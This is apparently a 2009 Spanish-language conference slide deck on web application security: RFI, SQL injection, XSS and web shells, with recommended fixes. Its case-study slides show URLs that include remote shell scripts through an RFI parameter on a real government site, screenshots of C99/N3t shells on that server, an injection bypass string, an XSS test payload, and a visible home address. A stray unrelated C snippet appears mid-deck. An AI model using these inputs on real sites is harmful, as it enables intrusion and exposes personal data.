

# Seguridad en Entornos Web

**Tercer Congreso Nacional de Software Libre**  
**12 de septiembre de 2009 / Universidad Autónoma del**  
**Noreste**



**¿Seguridad?**



# ¿Seguridad?

Seguridad: como la ausencia de riesgo o también la confianza en algo o alguien.



# Seguridad en entornos Web

Hoy en día, con la cantidad de información que se encuentra distribuida en internet, resulta bastante sencillo que cualquier persona normal pueda montar un sitio web, pero ¿cuántos de ellos se preocupan por la seguridad?



# Seguridad en entornos Web

## Puntos a Platicar.


- Conceptos de seguridad de la información
- Seguridad Web
  - Configuración de servidores web
  - Ataques
    - Remote File Inclusion
    - Cross Site Scripting
    - Cross Site Request Forgery
    - SQL Injection
  - Shells web
  - CASOS DE LA VIDA REAL



# Seguridad en entornos Web

Conceptos de seguridad de la información.

¿Qué es seguridad de la información?



# Seguridad en entornos Web

Conceptos de seguridad de la información.

Componentes básicos de la seguridad de la información:

- Integridad
- Confidencialidad
- Disponibilidad

# Seguridad en entornos Web

Conceptos de seguridad de la información.

Integridad es el principio donde los objetos retienen su veracidad y son modificados intencionalmente únicamente por sujetos autorizados.

# Seguridad en entornos Web

Conceptos de seguridad de la información.

Confidencialidad es el principio donde los objetos no son revelados a sujetos no autorizados.

# Seguridad en entornos Web

Conceptos de seguridad de la información.

Disponibilidad es el principio donde a los sujetos autorizados se les garantiza el acceso oportuno a los objetos, con suficiente velocidad para realizar las operaciones.

# Seguridad en entornos Web

## Proceso de acceso

El proceso de acceso se compone de:

Identificación

Autenticación

Autorización

# Seguridad en entornos Web

Proceso de acceso

Identificación: Es el proceso en el cual el sujeto se identifica.

# Seguridad en entornos Web

## Proceso de acceso

Autenticación: Es el proceso en el cual el sujeto comprueba su identidad. Se puede realizar mediante:

Algo que se sabe. Ej, contraseña

Algo que se tiene. Ej, token

Algo que se es. Ej, huella

# Seguridad en entornos Web

## Aseguramiento de Servicios

Una aplicación Web básicamente está basada en los siguientes servicios:

Servidor Web (Apache, IIS, NS)



Servidor de Base de Datos  
(MS-Sql, Oracle, Mysql, Postgres, Sybase)



Interpretador de Lenguaje  
(Asp, php, jsp)



# Seguridad en entornos Web

## Aseguramiento de Servicios

Los servicios se pueden ejecutar como:



# Seguridad en entornos Web

## Aseguramiento de Servicios

**Cuando un servicio es vulnerado, es posible ejecutar comandos en el sistema con los permisos del usuario que lo ejecuta. Por esta razón, se recomienda ejecutar servicios desde usuarios de bajos privilegios.**



# Seguridad en entornos Web

## Seguridad en las comunicaciones

- El protocolo http no provee mecanismos de cifrado, de modo que es posible interceptar todo el tráfico entre un cliente y un servidor, incluyendo inicios de sesión si no utilizan mecanismos de seguridad.
- El protocolo seguro HTTPS utiliza mecanismos de seguridad (como tls o http sobre ssl) para garantizar la integridad y confidencialidad de la información.
- Para procesos Web críticos como inicios de sesión o consultas bancarias se recomienda el uso de protocolo seguro para evitar la interceptación.

# Seguridad en entornos Web

## Manejo de Contraseñas

- Para proteger el acceso a servicios o procesos de administración se utilizan diversos mecanismos de autenticación, entre ellos contraseñas.
- Las contraseñas son tan fuertes como su complejidad. Una contraseña basada en diccionario puede romperse en segundos.
- El uso de contraseñas de más de 8 caracteres alfanuméricos previene los ataques de diccionario y/o adivinación.
- Los mecanismos de bloqueo tras intentos fallidos protegen contra ataques de fuerza bruta y/o diccionario

# Seguridad en entornos Web

## Validación de entrada de datos

**“Toda entrada de datos es mala hasta que se demuestre lo contrario”**

La mayoría de problemas de seguridad existentes en los sitios Web se deben a la ausencia o inadecuado manejo de la validación de entrada de datos. Los problemas más comunes de este tipo son:

- Inyecciones SQL
- XSS: Cross Site Scripting
- XSRF: Cross Site Request Forgery
- RFI: Remote File Inclusion



Como contramedida, se recomienda generar “listas blancas” para permitir determinados caracteres y bloquear los demás caracteres no listados.

# Seguridad en entornos Web

## Inyecciones SQL

La inyección SQL es una debilidad que se produce al no validar la entrada de datos, de modo que es posible realizar consultas directas en la base de datos a partir de una forma.



# Seguridad en entornos Web

## Remote File Inclusion

La inclusión remota de archivos, es una debilidad (en decadencia) en la cual era posible incluir un archivo remoto en una aplicación web.



2000 © GADIMARKSTEIN  
Miscellaneous Journal of Computer  
COPY NEWS SERVICE

```
#include <windows.h>
#include <stdio.h>

int WINAPI winMain (HINSTANCE hThisInstance,
HINSTANCE hPrevInstance,
LPSTR lpszArgument,
int nFunsterStil)
{
    MessageBoxA(
        NULL,
        "A q no me hookean",
        "A q no me hookean",
        MB_OK
    );
    return 0;
}
```

# Seguridad en entornos Web

## Manejo de Errores

- Los errores descriptivos pueden ser útiles cuando se desarrolla una aplicación; pero cuando la aplicación se encuentra en producción, un error descriptivo podría darle información a un usuario malintencionado para la planeación de un ataque.
- La estrategia típica de un atacante consiste en solicitar información que genere errores y analizar la información suministrada por el error.
- Para evitar la recopilación de información por parte de un atacante, se recomienda filtrar los mensajes de error cuando el aplicativo se encuentre en producción.

Warning: include() [function.include]: URL file-access is disabled in the server configuration in /lvm/0402/vuser03/8/4/0046848/www.visiondesign.jp/DEMO/index.php on line 4

Warning: include(http://www.visiondesign.jp/DEMO/head\_index.php) [function.include]: failed to open stream: no suitable wrapper could be found in /lvm/0402/vuser03/8/4/0046848/www.visiondesign.jp/DEMO/index.php on line 4

Warning: include() [function.include]: Failed opening 'http://www.visiondesign.jp/DEMO/head\_index.php' for inclusion (include\_path='.:usr/local/php5/lib/php') in /lvm/0402/vuser03/8/4/0046848/www.visiondesign.jp/DEMO/index.php on line 4

# Seguridad en entornos Web

## Shells Web

Las shells web son programas escritos en lenguaje Web (php, asp, jsp) que permiten ejecutar comandos remotamente desde un navegador Web



# Seguridad en entornos Web

## Un caso de la vida real.

The screenshot shows a web browser window with the address bar containing the URL: `http://segob.qroo.gob.mx/Transparencia.php?IdUbicacion=3&Pagina=Contacto.php&DepElegida=3&Correo=segob@`. The browser's taskbar shows several open tabs, including one with a warning icon and the text "Problema al cargar la página".

The website header features a green navigation bar with the following links: [Unidades Administrativas](#), [Portal del Gobierno](#), [Transparencia](#), and [Inicio](#). Below the navigation bar is a banner with the Quintana Roo coat of arms, the text "SECRETARIA DE GOBIERNO Quintana Roo 2005", and the logo "SEGROB" in large green letters. The banner also includes a photograph of a man speaking at a podium.

Below the banner is a red navigation bar with the text "**:: Bienvenidos**". To the left of the main content area is a sidebar with a menu of links:

- Información Obligatoria
- Trámites y Servicios
- Directorio
- Organigrama y Atribuciones
- UTAIPPE

The main content area displays a security warning in red text: **Warning:** Failed opening 'http://...@qroo.gob.mx&Titular=3245' for inclusion (include\_path=") in /usr/local/httpd/htdocs/segob/Transparencia.php on line 27

# Seguridad en entornos Web

## Un caso de la vida real.

The screenshot shows a web browser window with the address bar containing the URL: `http://segob.qroo.gob.mx/Transparencia.php?include_path='http://freewebs.com/bucio/shell.txt?'`. The browser's address bar includes a search engine (Google) and a 'GO' button. The browser's tab bar shows several open tabs, including 'Problema al cargar la página', 'Secretaría de Gobierno', 'Grupo Parlamentario del PRI e...', and 'http://meto5757...ls/c99rsg.txt'. The page content is mostly green, with a navigation menu at the top right containing links for 'Quintana Roo, Julio 27, 2007', 'Unidades Administrativas', 'Portal del Gobierno', 'Transparencia', and 'Inicio'. A red banner at the bottom left reads ': Bienvenidos'. Below this banner is a sidebar menu with links for 'Información Obligatoria', 'Trámites y Servicios', 'Directorio', 'Organigrama y Atribuciones', and 'UTAIPPE'. The main content area displays a blue warning message: 'Warning: Failed opening `'http://transparencia.qroo.gob.mx/Transparencia/Include.php?IdUbicacion=3&include_path=\'http://freewebs.com/bucio/shell.txt?\'` for inclusion (include\_path='') in `/usr/local/httpd/htdocs/segob/Transparencia.php` on line 27'. The footer of the page contains the text: 'Optimizado para IE5.0+, Flash 6.0+, Resolución 800x600. Copyright © Derechos Reservados 2005, Gobierno del Estado de Quintana Roo. Diseño Web desarrollado por la Coordinación Estatal de Informática <http://ceit.qroo.gob.mx/>'.

# Seguridad en entornos Web

## Un caso de la vida real.













































The screenshot shows a Mozilla Firefox browser window with the address bar containing the URL: `http://transparencia.qroo.gob.mx/Transparencia/Include.php?IdUbicacion=3&Pagina=http://meto5757.by.ru/shells/c99rsg.txt`. The browser tabs include "Sentimientos Geek - Ha...", "http://www...20user()/\*", "Problema al cargar la p...", "transparencia.qroo.g...", "Grupo Parlamentario del ...", "http://meto5.../c99rsg.txt", and "Unidad de Transparen...".

The main content area displays the C99Shell v. 1.0 pre-release build #16 interface. The header shows the shell version and a "Owned by hacker" status. Below the header, system information is displayed:

```
Software: Apache/2.2.0 (Linux/SUSE). PHP/5.1.2
uname -a: Linux utaipe 2.6.16.13-4-smp #1 SMP Wed May 3 04:53:23 UTC 2006 x86_64
uid=30(wwwrun) gid=8(www) groups=8(www)
Safe-mode: OFF (not secure)
/srv/www/htdocs/transparencia/Transparencia/ drwxr-xr-x
Free 18.05 GB of 20 GB (90.25%)
```

Navigation tools include Encoder, Tools, Proc., FTP brute, Sec., SQL, PHP-code, Update, Feedback, Self remove, and Logout.

The main content area displays a file listing for a folder containing 110 files and 4 folders:

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	22.07.2007 15:41:19	1001/100	drwxr-xr-x	 
..	LINK	26.07.2007 11:52:52	1001/100	drwxr-xr-x	 
[Imágenes]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	 
[ImgEscudos]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	 
[Librerías]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	 
[font]	DIR	22.07.2007 15:41:19	1001/100	drwxr-xr-x	 
AccionBusquedaDir.php	9.6 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   
AccionBusquedaDir2.php	6.38 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   
AccionBusquedaDirX.php	9.04 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   
Arbol.php	5.04 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   
ArchivoEventos.php	4.2 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   
Auditoria.php	1.23 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   
BuscaNotas.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   
BuscaNotas2.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rw-r--r--	   

# Seguridad en entornos Web

## Un caso de la vida real.

transparencia.qroo.gob.mx - N3t - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://transparencia.qroo.gob.mx/Transparencia/config.php? GO Google

0x000000 ◊ The Hac...

























### N3tShell v. Emp3rror Undetectable #18

Software: Apache/2.2.0 (Linux/SUSE). PHP/5.1.2  
uname -a: Linux utaipe 2.6.16.13-4-smp #1 SMP Wed May 3 04:53:23 UTC 2006 x86\_64  
uid=30(wwwrun) gid=8(www) groups=8(www)  
Safe-mode: OFF (no secure)  
/srv/www/htdocs/transparencia/Transparencia/ drwxrwxrwx  
Free 18.06 GB of 20 GB (90.29%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by Spyn3t

Listing folder (112 files and 4 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	29.07.2007 16:34:25	1001/100	drwxrwxrwx	 
..	LINK	26.07.2007 11:52:52	1001/100	drwxrwxrwx	 
[Imágenes]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	 
[ImgEscudos]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	 
[Librerías]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	 
[font]	DIR	22.07.2007 15:41:19	1001/100	drwxrwxrwx	 
AccionBusquedaDir.php	9.6 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	  
AccionBusquedaDir2.php	6.38 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	  
AccionBusquedaDirX.php	9.04 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	  
Arbol.php	5.04 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	  
ArchivoEventos.php	4.2 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
Auditoria.php	1.23 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BuscaNotas.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BuscaNotas2.php	1.38 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	
BusquedaDirectorio.php	4.7 KB	22.07.2007 15:41:19	1001/100	-rwxrwxrwx	

# Seguridad en entornos Web

## Un caso de la vida real.

```
Software: Apache/2.2.0 (Linux/SUSE). PHP/5.1.2
uname -a: Linux utaipe 2.6.16.13-4-smp #1 SMP Wed May 3 04:53:23 UTC 2006 x86_64
uid=30(wwwrun) gid=8(www) groups=8(www)
Safe-mode: OFF (no secure)
/srv/www/htdocs/transparencia/Transparencia/ drwxrwxrwx
Free 18.06 GB of 20 GB (90.29%)
```

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Upd

Viewing file: Include.php (212 B) -rwxrwxrwx

Select action/file-type:

(+) (+) (+) Code (+) Session (+) (+) SDB (+) (+) (+) (+) (+) (+)

Save Reset Back

```
<?
include("../Librerias/ConfNivel2.inc");
include("Librerias/E_Nivel1.inc");
include("../conecta.php");
$Conexion=new DBAccess($host,$usuario,$clave,$BaseDatos);
include($Pagina);
$Conexion->MClose();
?>
```

# Seguridad en entornos Web

## Un caso de la vida real.

Al momento de incluir la variable \$pagina permite incluir archivos sin filtros.

```
< ?PHP
```

```
$url='./.$_GET['Pagina']; // o en nivel superior: $url='./paginas/'.$_GET['page'];
```

```
include($url); //esto obliga a que "page" sea parte del dominio, de no encontrar el archivo devolverá un Warning como este:  
//Warning: include() [function.include]: Failed opening " for inclusion (include_path='./usr/lib/php:/usr/local/lib/php') in  
/home/newbie/www/rfi.php on line 3
```

```
// El problema cuando se ve este mensaje, es que indicas al atacante que la inclusión es a la página que le pones en la URL,  
además se ve una especie de error y no queremos que pase eso.
```

```
?>
```

```
< ?PHP
```

```
$url='./.$_GET['Paginas']; // o en nivel superior: $url='./paginas/'.$_GET['Paginas'];
```

```
if(!file($url)){
```

```
$url='./pagina_por_defecto.php';
```

```
}
```

```
include($url); //no devolverá ningún warning y mostrara la información por defecto de nuestra página
```

```
?>
```

# Seguridad en entornos Web

## SQL inyection

Es una vulnerabilidad de las Web, que afectan directamente a las bases de datos de una aplicación, El problema radica al filtrar erróneamente las variables utilizadas en parte de la página con código SQL.

# Seguridad en entornos Web

## SQL inyección

Ejemplo: Suponiendo, tenemos la siguiente consulta:

```
SELECT * FROM usuarios WHERE user = 'administrador'  
AND password='$_POST['password']'
```

# Seguridad en entornos Web

## SQL injection

Obviamente esperamos que **\$\_POST['password']** contenga la contraseña del usuario, pero

¿Que pasaría si **\$\_POST['password'] = ' or 'a'='a'**?  
Obtendríamos algo como lo siguiente:

```
SELECT * FROM usuarios WHERE user = 'administrador'  
AND password=" OR 'a'='a'
```

# Seguridad en entornos Web

## SQL inyection

### Medidas para solucionar el problema

Escapara todos los datos externos que serán introducidos en la consulta. PHP tiene funciones especiales: addslashes y mysql\_real\_escape\_string.

# Seguridad en entornos Web

## SQL inyección



Quintana Roo 2005 2011 UTAIPPE

Viernes 27 de Julio de 2007

En Transparencia Siempre hacia adelante

Unidad de Transparencia y Acceso a la Información Pública

[Inicio](#) [Información de Transparencia](#) [Solicitudes](#) [Información de la UTAIPPE](#) [Ayuda](#)

José Cuauhtémoc Cardiel Coronel [Administración] [Cerrar sesión]

**Solicitudes**  
Captura de solicitudes  
Seguimiento de solicitudes

**Cuenta del usuario**  
[Datos personales](#)  
[Datos adicionales](#)  
[Cambiar contraseña](#)  
[Cerrar sesión](#)

### Datos personales de la cuenta.

**Solicitante :** José CuauhtémocCardielCoronel

**Correo :**

**Domicilio**

Calle : Insurgentes

Número: 58

Colonia : Magisterial

Código Postal : 77039

Cruzamientos : Tecnológico de Tuxtla Gutiérrez

Localidad : Chetumal

Municipio : Othón P. Blanco

Estado : Quintana Roo

# Seguridad en entornos Web

## SQL inyection

### Medidas para solucionar el problema

Escapara todos los datos externos que serán introducidos en la consulta. PHP tiene funciones especiales: addslashes y mysql\_real\_escape\_string.

# Seguridad en entornos Web

## Cross Site Scripting (XSS)

Es el ataque basado en la explotación de vulnerabilidades del sistema de validación de HTML incrustado. El problema es que normalmente no se valida correctamente. Esta vulnerabilidad puede estar presente de forma directa (foros, mensajes de error) o indirecta (redirecciones, framesets). Cada una se trata de forma diferente.

# Seguridad en entornos Web

## Cross Site Scripting (XSS)

```
<form action="buscar.php" method="get">  
  Búsqueda <input type="text" name="q">  
  </form>
```

```
<?php echo "Hay ".$cantidad." de resultados  
encontrados con su búsqueda ". $_GET['q']?>
```

# Seguridad en entornos Web

## Cross Site Scripting (XSS)

Si en el formulario anterior se hace una búsqueda con este término:

```
<script>alert("xss")</script>
```

Nos saldría una ventanita con con XSS de contenido

# Seguridad en entornos Web

## Cross Site Scripting (XSS)

Pero de que me sirve o que riesgo tengo con esa ventanita¿?

# Seguridad en entornos Web

## Cross Site Scripting (XSS)

Para solucionar este problema utilizaremos la función `htmlentities()`, quien convierte los caracteres especiales en su entidad html por ejemplo el carácter `<` en `&lt;`, `>` en `&gt;`, etc.

# **Seguridad en entornos Web**

RECOMENDACIONES

# Seguridad en entornos Web

## RECOMENDACIONES

- Asegurar el servidor en una forma fundamental: el sistema operativo, ya sea por medio de actualizaciones (parches) y habilitando los mecanismos propios de la plataforma.
- Garantizar la seguridad del servidor web propiamente (IIS, Apache, etc.)
- Auditar las aplicaciones que interactúan en las dos capas anteriores (módulos, bibliotecas).

# Seguridad en entornos Web



# Seguridad en entornos Web

## REFERENCIAS

<http://mis-algoritmos.com/seguridad-en-aplicaciones->

[http://es.wikipedia.org/wiki/Seguridad\\_de\\_la\\_informa](http://es.wikipedia.org/wiki/Seguridad_de_la_informa)

<http://google.com.mx>

# Seguridad en entornos Web

¿PREGUNTAS?

# ¡GRACIAS!

- Nombre: Rafael Bucio
- Twitter: @Bucio
- Blog: <http://Bucio.com.mx>
- IM: [Rafael@Bucio.com.mx](mailto:Rafael@Bucio.com.mx)
- Proyectos Involucrados:
  - [www.Debian-mx.com](http://www.Debian-mx.com)
  - [www.Debian-ar.org](http://www.Debian-ar.org)
  - [www.hackerss.com](http://www.hackerss.com)

